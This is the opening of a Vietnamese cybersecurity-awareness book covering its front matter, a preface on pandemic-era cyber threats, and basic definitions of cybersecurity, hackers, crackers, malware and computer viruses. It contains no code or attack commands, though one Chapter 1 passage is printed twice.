

ThS. Nguyễn Văn Kha
TS. Lê Quyết Thắng - TS. Trương Minh Nhật Quang

CÁC HÌNH THỨC TẤN CÔNG MẠNG cyberspace

(Kiến thức cơ bản về không gian mạng giúp cộng đồng
tăng cường ý thức bảo mật trên không gian mạng)



NHÀ XUẤT BẢN KHOA HỌC VÀ KỸ THUẬT





Dzokha

ThS. Nguyễn Văn Kha

Chuyên viên, Phòng Quản lý
Chuyên ngành, Sở Khoa học và
Công nghệ thành phố Cần Thơ.

Thạc sĩ Khoa học máy tính

dzokha1010@gmail.com



Quyết Thắng

TS. Lê Quyết Thắng

Nguyên Trưởng khoa, Khoa
Công nghệ thông tin và Truyền
thông, Trường Đại học Cần Thơ.

Tiến sĩ Toán

lqthang@cit.ctu.edu.vn



Nhật Quang

TS. Trương Minh Nhật Quang

Phó Hiệu trưởng, Trường Đại học
Kỹ thuật - Công nghệ Cần Thơ.

Thạc sĩ Công nghệ thông tin

Tiến sĩ Đảm bảo Toán học

tmnquang@ctu.edu.vn

ThS. Nguyễn Văn Kha
TS. Lê Quyết Thắng - TS. Trương Minh Nhật Quang

CÁC HÌNH THỨC TẤN CÔNG MẠNG

Cyberspace

Kiến thức cơ bản về không gian mạng giúp cộng đồng tăng
cường ý thức bảo mật trên không gian mạng



NHÀ XUẤT BẢN KHOA HỌC VÀ KỸ THUẬT

MỤC LỤC

Lời tựa	9
Lời cảm ơn.....	13
Chương 1. KHÁI NIỆM CƠ BẢN	15
1.1. Cybersecurity.....	15
1.2. Cyberattack.....	17
1.3. Hacker.....	18
1.4. Cracker	20
1.5. Malware	21
Chương 2. CÁC LOẠI MÃ ĐỘC	23
2.1. Virus	23
2.2. Worm.....	26
2.3. Trojan Horse.....	27
2.4. Spyware	28
2.5. Adware	29
2.6. RootKit.....	29
2.7. Ransomware	30
2.8. Logic/Time Bomb.....	30
2.9. Bot	31
Chương 3. CÁC HÌNH THỨC TẤN CÔNG MẠNG	33
3.1. Các hình thức tấn công mạng kinh điển	33
3.1.1. Coil Whine.....	33
3.1.2. Van Eck Phreaking	34

3.1.3. Listening To Your Screen	34
3.1.4. IEMI Attack	35
3.1.5. PBX Hacking	35
3.1.6. Toll Fraud	36
3.1.7. Critical Infrastructure.....	37
3.1.8. Operational Technology.....	38
3.2. Các hình thức tấn công dựa vào tính chủ quan của người dùng	39
3.2.1. Dumpster Diving.....	39
3.2.2. Shoulder Surfing.....	39
3.2.3. Insider Threat	40
3.2.4. Bribery Attack.....	41
3.2.5. War Driving	41
3.2.6. Backup Theft.....	42
3.2.7. Repair, Replace and Remove Information	42
3.2.8. Fictitious People	43
3.3. Các hình thức tấn công sử dụng mã độc và kỹ thuật xã hội	44
3.3.1. Malware Attack.....	44
3.3.2. Backdoor	44
3.3.3. XSS Attack	45
3.3.4. Drive-by Download	46
3.3.5. Buffer Overflow	46
3.3.6. DNS Tunnelling.....	47
3.3.7. DNS Spoofing.....	47
3.3.8. ARP Spoofing	48
3.3.9. Login Spoofing	49
3.3.10. Email Spoofing	49
3.3.11. Phishing	50
3.3.12. SMS Phishing	50
3.3.13. Pretexting	51
3.3.14. Fake App.....	51

3.7.1. SQL Injection.....	67
3.7.2. Data Breach.....	67
3.7.3. Data Diddling.....	68
3.7.4. Against Data and System Integrity	69
3.7.5. Data Aggregation.....	69
3.7.6. AI-Powered.....	70
3.7.7. IoT-Based.....	71
3.7.8. Bypass.....	71
3.7.9. Zero-day.....	72
3.7.10. Combined Attack	73
Chương 4. CHU KỲ TẤN CÔNG MẠNG	74
4.1. Reconnaissance.....	74
4.2. Weaponization	74
4.3. Delivery	75
4.4. Exploitation	75
4.5. Installation	75
4.6. Command and Control.....	76
4.7. Actions on objectives.....	76
Chương 5. THIẾT LẬP MÔI TRƯỜNG THỬ NGHIỆM TẤN CÔNG MẠNG	77
5.1. Honeynet.....	77
5.1.1. Honeypot.....	77
5.1.2. Honeynet.....	78
5.1.3. Honeywall.....	81
5.2. Virtual Honeynet	82
5.3. Container Honeynet.....	83
5.4. Ủy quyền truy cập Honeynet	84

5.5. Thiết lập Honeynet thử nghiệm xâm nhập.....	85
5.5.1. Kiến trúc Gen II Honeynet.....	85
5.5.2. Môi trường Docker Container.....	86
5.5.3. Các Container Honeypot.....	87
5.5.4. Xây dựng Honeywall	89
5.6. Phân tích dữ liệu tấn công mạng.....	91
5.6.1. Thông tin thu được từ Honeywall	91
5.6.2. Phân tích dữ liệu tấn công bằng Wireshark	92
Thay lời kết	95
Tài liệu tham khảo.....	96

LỜI TỰA

Đại dịch Covid-19 hay còn được gọi là đại dịch Virus Corona, là một đại dịch bệnh truyền nhiễm diễn ra trên phạm vi toàn cầu. An ninh mạng vào thời điểm Covid-19 cũng được coi là đại dịch an ninh mạng với nhiều cuộc tấn công mạng được phát động trong thời gian rất ngắn. Mặc dù cả thế giới đang bận rộn tìm cách chữa trị đại dịch này, nhưng tội phạm mạng đã gia tăng ngày càng ở mức báo động. Vì không gian mạng chính là môi trường làm việc chủ yếu của chúng ta trong bối cảnh Covid-19. Đến nay, đại dịch đã qua nhưng xu hướng làm việc trực tuyến ngày càng tăng và an ninh mạng, đảm bảo an ninh mạng được coi là vấn đề sống còn của mỗi quốc gia.

Đại dịch Covid-19 diễn biến phức tạp, nhiều tổ chức đã khuyến cáo hoặc buộc mọi người làm việc tại nhà. Điều này đặt ra những thách thức về an ninh mạng cần được quản lý. Khi làm việc tại nhà, mọi người thường sử dụng các thiết bị cá nhân để làm việc và có thể sử dụng các chương trình không đáng tin cậy khiến dữ liệu tiếp xúc với các mối đe dọa có thể dẫn đến mất dữ liệu hoặc làm tăng nguy cơ nhiễm phần mềm độc hại tiềm ẩn.

Một số người làm việc từ bên ngoài bằng cách sử dụng mạng wifi công cộng không an toàn được coi là một điểm xâm nhập hoàn hảo cho các cuộc tấn công mạng. Tận dụng các đặc điểm, thói quen của người sử dụng như mối quan tâm và lo lắng liên quan đến đại dịch Virus Corona, các cuộc tấn công sử dụng kỹ thuật xã hội dễ thành công hơn.

Nhiều tổ chức nhanh chóng triển khai cơ sở hạ tầng mới và tạo tài khoản cá nhân mới để có quyền truy cập từ môi trường làm việc tại nhà. Hầu hết mọi người thích lựa chọn mật khẩu đơn giản, điều này có thể dẫn đến việc tội phạm mạng dễ dàng xâm nhập vào quyền riêng tư hoặc lỗ hổng hệ thống. Trung tâm An ninh mạng Quốc gia của Vương quốc Anh (NCSC) đã phát hiện ra 23,2 triệu tài khoản người dùng trên toàn thế giới đã sử dụng mật khẩu 123456 để xác thực.

Tội phạm trên không gian mạng đang tận dụng một số lỗ hổng đã được thiết lập trong mạng riêng ảo (VPN), thiết bị của người dùng cuối và các ứng dụng làm việc từ xa để xâm nhập vào máy tính của nhân viên để đánh cắp dữ liệu và thỏa hiệp tài khoản xác thực xâm nhập vào hệ thống của tổ chức.

Khi ngày càng có nhiều tổ chức và người dùng sử dụng các công cụ giao tiếp trực tuyến, chẳng hạn như Zoom, tội phạm mạng có thể chiếm đoạt các cuộc họp trực tuyến, hội thảo từ xa và các khóa học trực tuyến, đã được thiết lập mà không có các biện pháp kiểm soát bảo mật.

Những thách thức về an ninh mạng liên quan đến cuộc Cách mạng công nghiệp lần thứ tư cũng trở nên phức tạp hơn chưa bao giờ có. Cuộc Cách mạng công nghiệp lần thứ tư, giống như những cuộc cách mạng tiền nhiệm, đang phát triển các phương thức kinh doanh trong ngành sản xuất với sự hỗ trợ của Trí tuệ nhân tạo (Artificial Intelligence - AI) và Cơ sở tri thức (Knowledge Base - KB). Các mô hình kinh doanh và dịch vụ mới đang xuất hiện. Các hệ thống sản xuất không chỉ trở nên tự chủ hoàn toàn mà còn ngày càng trở nên thông minh hơn. Chuỗi cung ứng đang trở nên linh hoạt hơn khi các vật kết nối được với nhau thông qua Internet. Sản phẩm linh hoạt và chính xác hơn theo yêu cầu của người tiêu dùng.

Ví dụ, các cuộc tấn công mạng có thể dẫn đến chất lượng hoặc số lượng sản xuất thấp hơn. Danh tiếng thương hiệu có thể bị ảnh hưởng. Có thể xảy ra hư hỏng về môi trường và thiết bị. Những hậu quả pháp lý và tài chính khổng lồ có thể phát sinh. Bí mật thương mại có thể bị mất do tội phạm mạng đánh cắp. Với tất cả những điều này, vấn đề an ninh mạng không thể bỏ qua trong bối cảnh cuộc Cách mạng công nghiệp lần thứ tư.

Các phương pháp được sử dụng để bảo vệ mạng máy tính và ngăn chặn các cuộc tấn công mạng bao gồm tường lửa (Firewall), phần mềm chống mã độc và hệ thống phát hiện xâm nhập mạng ngày càng trở nên kém hiệu quả, đặc biệt là trong bối cảnh cuộc Cách mạng công nghiệp lần thứ tư. Tin tặc cũng ứng dụng AI để tấn công mạng. Việc chia sẻ dữ liệu và tài sản trí tuệ được thực hiện trên các chuỗi cung ứng, các hệ thống được tích hợp và chia sẻ truy cập giữa người tiêu dùng và nhà cung cấp, do đó số lượng điểm truy cập của người dùng tăng lên đáng kể. Các điểm truy cập này có nguy cơ bị tấn công. Càng nhiều điểm tấn công thì việc bảo mật toàn bộ hệ thống càng trở nên khó khăn và tốn kém hơn. Sự hợp nhất giữa công nghệ thông tin với hệ thống tự vận hành, ranh giới phần mềm và phần cứng bị xóa mờ. Để bảo mật hệ thống điều quan trọng là phải xem xét cả phần mềm và phần cứng. Các phương pháp bảo mật được sử dụng trước đây có thể không thành công khi hệ thống tích hợp giữa phần mềm và nhiều hệ thống phần cứng khác.

Một trong những cách bảo vệ ngầm định thường được sử dụng để chống lại các cuộc tấn công mạng là thông qua giáo dục *Tri thức* kết hợp *Ý thức*. Cách tiếp cận này không chỉ giúp cho nhân viên nhận thức tốt hơn về an ninh mạng mà còn hướng các chuyên viên

bảo mật nghiên cứu chuyên sâu và nâng cao các kỹ năng về an ninh mạng. Cuốn sách “*Các hình thức tấn công mạng - Cyberspace*” chia sẻ kiến thức giúp cộng đồng tăng cường ý thức bảo mật trên không gian mạng, hiểu rõ hơn các loại mã độc, các hình thức tấn công mạng và chu kỳ tấn công mạng của tội phạm mạng. Bên cạnh đó, cuốn sách còn hướng dẫn các chuyên viên bảo mật, hướng dẫn sinh viên, học sinh tạo lập môi trường thử nghiệm tấn công mạng và phân tích dữ liệu tấn công mạng; giúp họ hiểu sâu hơn về các hình thức tấn công mạng và đam mê nghiên cứu sâu về an ninh mạng.

Kính chúc quý độc giả có được sự hài lòng với kiến thức cơ bản về an ninh trên không gian mạng.

Nhóm tác giả

LỜI CẢM ƠN

Ấn phẩm này được ra đời từ kết quả nghiên cứu của Đề tài khoa học cấp thành phố *“Nghiên cứu xây dựng hệ thống Honeywall phục vụ công tác bảo vệ Website các đơn vị hành chính, sự nghiệp trên địa bàn thành phố Cần Thơ”*.

Chúng tôi xin được bày tỏ lời cảm ơn đến các chuyên gia đóng góp ý, chỉnh sửa bản thảo và chia sẻ kiến thức, kinh nghiệm với chúng tôi:

- Thượng tá Nguyễn Hoàng Phương - Phòng An ninh mạng và phòng, chống tội phạm sử dụng công nghệ cao, Công an thành phố Cần Thơ.

- Trung tá Phan Tấn Toàn - Lữ đoàn 2, Bộ Tư lệnh Tác chiến không gian mạng (Bộ Tư lệnh 86).

Xin cảm ơn quý đồng nghiệp, các bạn đoàn viên, sinh viên và các anh, chị công tác trong lĩnh vực văn phòng thường xuyên sử dụng Internet phục vụ công việc, đã gửi ý kiến đóng góp để chúng tôi hoàn thiện bản thảo. Chúng tôi sẽ cố gắng tiếp thu và trình bày dễ hiểu những kiến thức cơ bản về không gian mạng, để cuốn sách dễ tiếp cận với cộng đồng, nhất là giúp và hỗ trợ giới trẻ nâng cao nhận thức về bảo mật trên không gian mạng, kính mong quý độc giả tiếp tục gửi ý kiến góp ý để cuốn sách hoàn thiện hơn.

Một lần nữa, nhóm tác giả xin chân thành cảm ơn!

Chương 1

KHÁI NIỆM CƠ BẢN

1.1. CYBERSECURITY

An ninh mạng (Cybersecurity) là hành động bảo vệ hệ thống, mạng và chương trình từ tấn công kỹ thuật số¹. An ninh mạng là lĩnh vực giữ gìn sự an toàn của không gian mạng; không gian mạng có thể được coi là các dịch vụ cơ sở hạ tầng của Internet cung cấp thông tin cho người dùng thông qua hệ thống thiết bị và phần mềm. An ninh mạng thiết lập một quy trình bảo vệ thông tin và hệ thống thông tin bằng cách phát hiện và phản hồi các truy cập trái phép, ngăn chặn việc sử dụng, tiết lộ, sửa đổi hoặc đánh sập hệ thống. An ninh mạng duy trì tính bảo mật, tính toàn vẹn và tính sẵn có của dữ liệu.

Theo Luật An ninh mạng số 24/2018/QH14 ngày 12/6/2018 *“An ninh mạng là sự bảo đảm hoạt động trên không gian mạng không gây phương hại đến an ninh quốc gia, trật tự, an toàn xã hội, quyền và lợi ích hợp pháp của cơ quan, tổ chức, cá nhân. Bảo vệ an ninh mạng là phòng ngừa, phát hiện, ngăn chặn, xử lý hành vi xâm phạm an ninh mạng”*.

Một người dùng không gian mạng khi họ sử dụng thiết bị để truy cập các dịch vụ, chẳng hạn như truy cập ngân hàng trực tuyến, mua sắm trực tuyến, sử dụng Email, phát trực tuyến Video, phương

¹ <https://www.ibm.com/topics/cybersecurity>

tiện truyền thông xã hội hoặc tin tức. Các dịch vụ đó không tồn tại độc lập mà dựa trên cơ sở hạ tầng máy chủ và thiết bị chuyển mạch; cáp và phổ không dây; bộ định tuyến để đảm bảo rằng người dùng có quyền truy cập vào dịch vụ. Internet là một không gian mạng có thể truy cập công khai, ngoài ra còn có các không gian mạng riêng được sử dụng bởi các doanh nghiệp và người dùng khác để giúp bảo mật thông tin liên lạc.

Theo Luật An ninh mạng số 24/2018/QH14 ngày 12/6/2018 *“Không gian mạng là mạng lưới kết nối của cơ sở hạ tầng công nghệ thông tin, bao gồm mạng viễn thông, mạng Internet, mạng máy tính, hệ thống thông tin, hệ thống xử lý và điều khiển thông tin, cơ sở dữ liệu; là nơi con người thực hiện các hành vi xã hội không bị giới hạn bởi không gian và thời gian”*.

An toàn mạng là một khái niệm bao gồm 04 đặc tính nền tảng:

- *Tính Bảo mật (Confidentiality)*, đề cập đến giải pháp để bảo vệ dữ liệu trên mạng, đảm bảo rằng chỉ có các bên được ủy quyền mới có thể khai thác, còn các bên trái phép phải bị ngăn chặn;

- *Tính Toàn vẹn (Integrity)*, đề cập đến giải pháp đảm bảo rằng dữ liệu trên mạng không bị thay đổi hoặc bị xóa một cách trái phép;

- *Tính Sẵn sàng (Availability)*, đề cập đến giải pháp đảm bảo dữ liệu trên mạng luôn có sẵn để cung cấp cho bên được ủy quyền khi họ truy cập và tìm kiếm. Thuật ngữ này áp dụng cho dữ liệu được hệ thống công nghệ thông tin lưu trữ, xử lý và truyền trên mạng;

- *Tính Xác thực (Authentication)*, muốn diễn giải khả năng xác nhận rằng các bên sử dụng hệ thống và truy cập dữ liệu là những người mà họ có quyền truy cập hợp pháp vào hệ thống.

Các yếu tố đảm bảo an ninh mạng liên quan đến các chính sách trải rộng trên nhiều lĩnh vực, bao gồm: giáo dục, quản lý lực lượng lao động, đầu tư, kinh doanh, nghiên cứu và phát triển. Phát triển phần mềm, thực thi pháp luật, tình báo, ứng phó sự cố và quốc phòng có thể tham gia ứng phó với các sự cố xảy ra trong không gian mạng [1].

1.2. CYBERATTACK

Một cuộc tấn công, thông qua không gian mạng, nhằm vào việc sử dụng không gian mạng của doanh nghiệp với mục đích làm gián đoạn, vô hiệu hóa, phá hủy hoặc kiểm soát một cách ác ý môi trường hoặc cơ sở hạ tầng máy tính; hoặc phá hủy tính toàn vẹn của dữ liệu hoặc đánh cắp thông tin được kiểm soát [2].

Tấn công mạng (Cyberattack) là cố ý khai thác không gian mạng, khai thác trái phép thông tin và hệ thống thông tin. Hàng ngàn Website và ứng dụng đang bị tấn công mỗi ngày vì lỗ hổng của các phần mềm, tập tin đính kèm và cấu hình không đúng trên các máy chủ. Khi các cuộc tấn công mạng diễn ra, kẻ tấn công sử dụng mã độc để thay đổi mã, logic hoặc dữ liệu của hệ thống máy tính. Điều này có khả năng dẫn đến các hậu quả phá hoại ở nhiều mức độ, từ cảnh báo đến rất nghiêm trọng của các tội phạm mạng, chẳng hạn như đánh cắp thông tin và danh tính, có thể gây hại cho dữ liệu quan trọng. Để có thể đánh giá đầy đủ những hậu quả phá hoại này và có biện pháp phòng ngừa, cần phải có được thông tin chi tiết về các cuộc tấn công và xác định các điểm khởi nguồn của cuộc tấn công.

Các cuộc tấn công mạng diễn ra trên khắp thế giới có thể được theo dõi ngay lập tức thông qua một số Website có mục đích đặc biệt. Một số hệ thống này, thuộc về một số công ty tư nhân, hiển thị

tiện truyền thông xã hội hoặc tin tức. Các dịch vụ đó không tồn tại độc lập mà dựa trên cơ sở hạ tầng máy chủ và thiết bị chuyển mạch; cáp và phổ không dây; bộ định tuyến để đảm bảo rằng người dùng có quyền truy cập vào dịch vụ. Internet là một không gian mạng có thể truy cập công khai, ngoài ra còn có các không gian mạng riêng được sử dụng bởi các doanh nghiệp và người dùng khác để giúp bảo mật thông tin liên lạc.

Theo Luật An ninh mạng số 24/2018/QH14 ngày 12/6/2018 *“Không gian mạng là mạng lưới kết nối của cơ sở hạ tầng công nghệ thông tin, bao gồm mạng viễn thông, mạng Internet, mạng máy tính, hệ thống thông tin, hệ thống xử lý và điều khiển thông tin, cơ sở dữ liệu; là nơi con người thực hiện các hành vi xã hội không bị giới hạn bởi không gian và thời gian”*.

An toàn mạng là một khái niệm bao gồm 04 đặc tính nền tảng:

- *Tính Bảo mật (Confidentiality)*, đề cập đến giải pháp để bảo vệ dữ liệu trên mạng, đảm bảo rằng chỉ có các bên được ủy quyền mới có thể khai thác, còn các bên trái phép phải bị ngăn chặn;

- *Tính Toàn vẹn (Integrity)*, đề cập đến giải pháp đảm bảo rằng dữ liệu trên mạng không bị thay đổi hoặc bị xóa một cách trái phép;

- *Tính Sẵn sàng (Availability)*, đề cập đến giải pháp đảm bảo dữ liệu trên mạng luôn có sẵn để cung cấp cho bên được ủy quyền khi họ truy cập và tìm kiếm. Thuật ngữ này áp dụng cho dữ liệu được hệ thống công nghệ thông tin lưu trữ, xử lý và truyền trên mạng;

- *Tính Xác thực (Authentication)*, muốn diễn giải khả năng xác nhận rằng các bên sử dụng hệ thống và truy cập dữ liệu là những người mà họ có quyền truy cập hợp pháp vào hệ thống.

Các yếu tố đảm bảo an ninh mạng liên quan đến các chính sách trải rộng trên nhiều lĩnh vực, bao gồm: giáo dục, quản lý lực lượng lao động, đầu tư, kinh doanh, nghiên cứu và phát triển. Phát triển phần mềm, thực thi pháp luật, tình báo, ứng phó sự cố và quốc phòng có thể tham gia ứng phó với các sự cố xảy ra trong không gian mạng [1].

1.2. CYBERATTACK

Một cuộc tấn công, thông qua không gian mạng, nhằm vào việc sử dụng không gian mạng của doanh nghiệp với mục đích làm gián đoạn, vô hiệu hóa, phá hủy hoặc kiểm soát một cách ác ý môi trường hoặc cơ sở hạ tầng máy tính; hoặc phá hủy tính toàn vẹn của dữ liệu hoặc đánh cắp thông tin được kiểm soát [2].

Tấn công mạng (Cyberattack) là cố ý khai thác không gian mạng, khai thác trái phép thông tin và hệ thống thông tin. Hàng ngàn Website và ứng dụng đang bị tấn công mỗi ngày vì lỗ hổng của các phần mềm, tập tin đính kèm và cấu hình không đúng trên các máy chủ. Khi các cuộc tấn công mạng diễn ra, kẻ tấn công sử dụng mã độc để thay đổi mã, logic hoặc dữ liệu của hệ thống máy tính. Điều này có khả năng dẫn đến các hậu quả phá hoại ở nhiều mức độ, từ cảnh báo đến rất nghiêm trọng của các tội phạm mạng, chẳng hạn như đánh cắp thông tin và danh tính, có thể gây hại cho dữ liệu quan trọng. Để có thể đánh giá đầy đủ những hậu quả phá hoại này và có biện pháp phòng ngừa, cần phải có được thông tin chi tiết về các cuộc tấn công và xác định các điểm khởi nguồn của cuộc tấn công.

Các cuộc tấn công mạng diễn ra trên khắp thế giới có thể được theo dõi ngay lập tức thông qua một số Website có mục đích đặc biệt. Một số hệ thống này, thuộc về một số công ty tư nhân, hiển thị

nguồn tấn công, kiểu tấn công, mục tiêu của cuộc tấn công, địa chỉ IP của kẻ tấn công, công dịch vụ và vị trí địa lý của kẻ tấn công [3].

Tấn công vào không gian mạng, dữ liệu và hệ thống thông tin là có thể xảy ra bởi vì các hệ thống công nghệ thông tin rất lớn và phức tạp. Thông qua kích thước và độ phức tạp của chúng, các lỗ hổng tồn tại có thể bị khai thác. Trường hợp một chiếc điện thoại thông minh được thiết kế bởi một công ty ở Việt Nam nhưng được lắp ráp ở nước ngoài bởi một công ty khác sử dụng vật liệu từ một quốc gia khác. Nó chạy trên phần mềm được phát triển bởi một công ty, nhưng hệ điều hành² được mượn mã từ các công ty khác. Tất cả sự phức tạp đó tồn tại trước khi thiết bị đến tay người dùng. Khi người dùng có thiết bị, nó sẽ có khả năng được kết nối với nhiều mạng khác nhau như mạng không dây gia đình, mạng công ty hoặc mạng di động, mỗi mạng có cơ sở hạ tầng riêng và chia sẻ cơ sở hạ tầng Internet chung. Bản chất liên kết với nhau của tất cả các dịch vụ này là cần thiết để đảm bảo điện thoại thông minh hoạt động, sự liên kết rộng lớn và phức tạp này sẽ xuất hiện và tồn tại các lỗ hổng bảo mật trên hệ thống.

1.3. HACKER

Hacker là những người tìm kiếm cảm giác mạnh, sử dụng công nghệ thông tin thay vì điều khiển những chiếc xe đua tốc độ, vượt nhanh để tìm kiếm cảm giác kích thích. Họ dành thời gian để tìm hiểu cách hệ thống hoạt động ở mức độ chuyên sâu và khai thác thông tin này để thâm nhập và khám phá hệ thống. Trong những

² Hệ điều hành là phần mềm cho phép người dùng chạy các ứng dụng khác trên thiết bị máy tính và điện thoại thông minh. Hệ điều hành quản lý tài nguyên phần cứng và phần mềm của máy tính. Các hệ điều hành, gồm: Android, iOS, MacOS, Windows và Linux

năm 1960 đến đầu những năm 1980 và thậm chí đến nay, Hacker tuân theo một bộ quy tắc đạo đức được gọi là “Đạo đức của Hacker”. Hacker đột nhập vào các hệ thống máy tính khác nhau để kiểm tra các kiến thức kỹ thuật của chúng, lấy thông tin về hệ thống và sau đó tự do phổ biến kiến thức cho các Hacker khác mà không có mục đích xấu, các hệ thống bị xâm nhập sẽ không bị gây hại và được giữ nguyên để thực hiện các chức năng bình thường.

Một Hacker đạo đức được chứng nhận (Certified Ethical Hacker-CEH) là một chuyên gia bảo mật máy tính sử dụng các công nghệ Hack cho các mục đích hợp pháp. Theo tiêu chí CEH, một cuộc tấn công mạng vào một hệ thống có thể là một cuộc tấn công vào hệ điều hành (Operating System Attack), một cuộc tấn công cấu hình sai (Misconfiguration Attack), một cuộc tấn công ở cấp độ ứng dụng (Application-Level Attack) hoặc một cuộc tấn công mã thu nhỏ (Shrink-Wrap-Code Attack) (Hội đồng EC, 2013).

Hacker mũ trắng (White Hat Hacker) còn được gọi là Hacker đạo đức hoặc một chuyên gia bảo mật máy tính, chuyên kiểm tra thâm nhập và các biện pháp đảm bảo an ninh cho hệ thống thông tin của tổ chức.

Hacker mũ đen (Black Hat Hacker) hay còn gọi là Cracker, được định nghĩa là những kẻ chuyên đột nhập vào máy tính của người khác một cách bất hợp pháp và gây ra những tác hại nghiêm trọng cho nạn nhân bằng cách phá hủy hoặc đánh cắp dữ liệu từ hệ thống của họ.

Hacker mũ xám (Gray Hat Hacker) là sự kết hợp của Hacker mũ đen và Hacker mũ trắng. Một hacker mũ xám có thể lướt Internet và thâm nhập vào hệ thống máy tính với mục đích duy nhất là thông báo cho quản trị viên rằng hệ thống của họ có lỗi bảo mật.

Sau đó, họ có thể đề nghị sửa lỗi với một khoản phí. Nhiều Website như Facebook và Ebay cung cấp tiền thưởng lỗi, có nghĩa là bất kỳ ai tìm thấy lỗ hổng hoặc điểm yếu trên Website của họ đều có thể phản hồi thông tin và nhận được phần thưởng [4].

Hacker mũ xanh (Blue Hat Hacker) là những người được công ty tuyển dụng để tìm lỗi, lỗ hổng bảo mật hoặc nguy cơ bị tấn công trong các sản phẩm công nghệ chưa được phát hành.

1.4. CRACKER

Cracker là một kẻ có sở thích truy cập trái phép vào hệ thống máy tính, bị xã hội từ bỏ và chỉ trích. Họ là những người phá hủy, thay đổi hoặc di chuyển dữ liệu theo cách có thể gây ra thiệt hại hoặc tổn thất chi phí [5]. Hacker vào giữa những năm 1980 đã đặt ra thuật ngữ “Cracker”. Khi số lượng Hacker tăng lên, thì tiềm năng cho hoạt động tội phạm cũng tăng theo.

Cuối cùng, một số Hacker đã vi phạm đạo đức của Hacker bằng cách đánh cắp thông tin, gây thiệt hại cho các hệ thống máy tính trong việc thâm nhập vào chúng để lấy thông tin và sử dụng thông tin cho các hoạt động bất hợp pháp. Hacker mũ đen ngày nay nên được gọi là Cracker.

Cracker gây ra một mối đe dọa đáng kể đối với cơ sở hạ tầng thông tin ngày nay, với sự sẵn có của các công cụ bẻ khóa tinh vi đã được thiết kế và dễ dàng tải xuống từ Internet, với lượng kiến thức kỹ thuật cơ bản, nhiều cá nhân “Cracker thông thường” chỉ cần truy cập máy tính là có khả năng đánh cắp thông tin từ các hệ thống máy tính để kiểm soát. Nguy hiểm hơn là Cracker có kiến thức kỹ thuật tốt (bao gồm cả lập trình viên) có thể tự thiết kế các công cụ để trục lợi. Có 5 loại Cracker:

- *Người mới học nghề (Novice)*: những Cracker cấp thấp có số tuổi từ 12 đến 14 tuổi. Họ thường bẻ khóa dễ tình nghịch và vui chơi; trong mắt họ, đó chủ yếu là vui chơi.

- *Sinh viên (Student)*: họ thường quan tâm sâu sắc đến máy tính và lập trình. Mong muốn của họ để truy cập máy tính bất hợp pháp thường là khá vô hại.

- *Người thích khám phá (Tourist)*: là một loại Cracker tương đối vô hại và chủ yếu là tìm kiếm thử thách. Họ đột nhập vào hệ thống xem có được không, sau đó đăng xuất. Tourist chắc chắn có thể gặp nguy hiểm nếu họ chuyển thông tin chi tiết cho kẻ trộm hoặc những Cracker ác ý về cách bẻ khóa một hệ thống cụ thể.

- *Kẻ háo danh (Crasher)*: mục tiêu chính của Crasher là thỏa mãn mong muốn tự hào của họ bằng cách đưa các hệ thống dừng hoạt động. Điều này giúp họ tạo được dấu ấn trong số các nạn nhân của mình. Những Crasher thường khiến nạn nhân biết đến biệt danh của họ, mặc dù danh tính cá nhân của họ được giữ bí mật.

- *Tên trộm (Thief)*: loại Cracker này là tội phạm thực sự. Thief có thể sử dụng biện pháp hối lộ hoặc đe dọa để có được thông tin cần thiết truy cập vào hệ thống máy tính hoặc mạng.

Thief thường bẻ khóa để thu lợi. Thief có xu hướng liên quan đến phá hoại điện tử và gián điệp. Ngoài ra, họ được coi là chuyên nghiệp nhất trong số tất cả các Cracker.

1.5. MALWARE

Phần mềm độc hại (Malware) được định nghĩa là bất kỳ mã nào được thêm vào, thay đổi hoặc xóa khỏi hệ thống phần mềm nhằm cố ý gây hại hoặc phá hủy chức năng của hệ thống.

Phần mềm độc hại có thể gây mất thông tin, tiền bạc cũng như tính mạng là mối đe dọa lớn đối với những tiến bộ công nghệ [6]. Việc phân loại phần mềm độc hại phụ thuộc vào đặc điểm thực thi của chương trình. Phần mềm độc hại cũng được phân loại tùy thuộc vào Payload³ của nó, cách khai thác hoặc làm cho hệ thống dễ bị xâm nhập và cách thức lây nhiễm.

³ Payload là phần dữ liệu được truyền tải, không bao gồm tiêu đề 'Header' và siêu dữ liệu 'Metadata'. Payload thường là văn bản, âm thanh, mã thực thi độc hại được thiết kế. Tiêu đề và siêu dữ liệu chỉ truyền tải kèm theo để hỗ trợ cho việc phân phối Payload.

Chương 2

CÁC LOẠI MÃ ĐỘC

2.1. VIRUS

Virus máy tính là một chương trình máy tính sửa đổi các chương trình và ứng dụng khác, bao gồm cả bản sao của chính nó. Tức là, nó biểu hiện ký sinh trên các phần mềm và ứng dụng khác, nó tồn tại dưới dạng thực thi và lây nhiễm bằng cách ký sinh trên các tập tin văn bản, tập tin đa phương tiện hoặc gói tin mạng. Mỗi đe dọa thực sự của Virus máy tính là chúng có thể hoạt động như vectơ tấn công⁴ để khởi động bất kỳ cuộc tấn công mạng nào khác. Với Virus máy tính, thật đơn giản để làm hỏng dữ liệu trên toàn mạng thông tin, làm phá vỡ dịch vụ trên quy mô lớn và làm rò rỉ bí mật từ các hệ thống bảo mật máy tính tốt nhất hiện nay.

Một loại Virus đơn giản chỉ sao chép chính nó là dễ bị phát hiện nhất. Nếu người dùng khởi chạy một chương trình bị nhiễm, Virus sẽ giành quyền kiểm soát máy tính và đính kèm một bản sao của chính nó vào một tập tin chương trình khác.

Sau khi nó lây nhiễm, Virus sẽ chuyển quyền điều khiển trở lại chương trình chủ, chương trình này hoạt động bình thường.

Tuy nhiên, bao nhiêu lần lây nhiễm sang một tập tin hay đĩa mềm mới, nó luôn tạo ra một bản sao chính xác của chính nó, do đó

⁴ Vectơ tấn công là một phương pháp đạt được quyền truy cập mạng trái phép để khởi động một cuộc tấn công mạng

trình quét Virus có thể đơn giản dựa vào phát hiện khớp chữ ký để xác định xem tập tin đã bị nhiễm hay chưa [7].

Để vượt qua trình quét Virus, các tác giả Virus bắt đầu mã hóa Virus. Ý tưởng là che giấu chữ ký cố định bằng cách xáo trộn phần thân Virus, khiến trình quét Virus không nhận dạng được. Virus được mã hóa bao gồm một quy trình giải mã Virus và phần thân Virus được mã hóa. Nếu người dùng khởi chạy một chương trình bị nhiễm, quy trình giải mã Virus trước tiên giành quyền kiểm soát máy tính, sau đó giải mã phần thân Virus. Tiếp theo, quy trình giải mã chuyển quyền kiểm soát máy tính sang Virus được giải mã. Virus đã mã hóa sẽ lây nhiễm vào các chương trình và tập tin như bất kỳ loại Virus đơn giản nào.

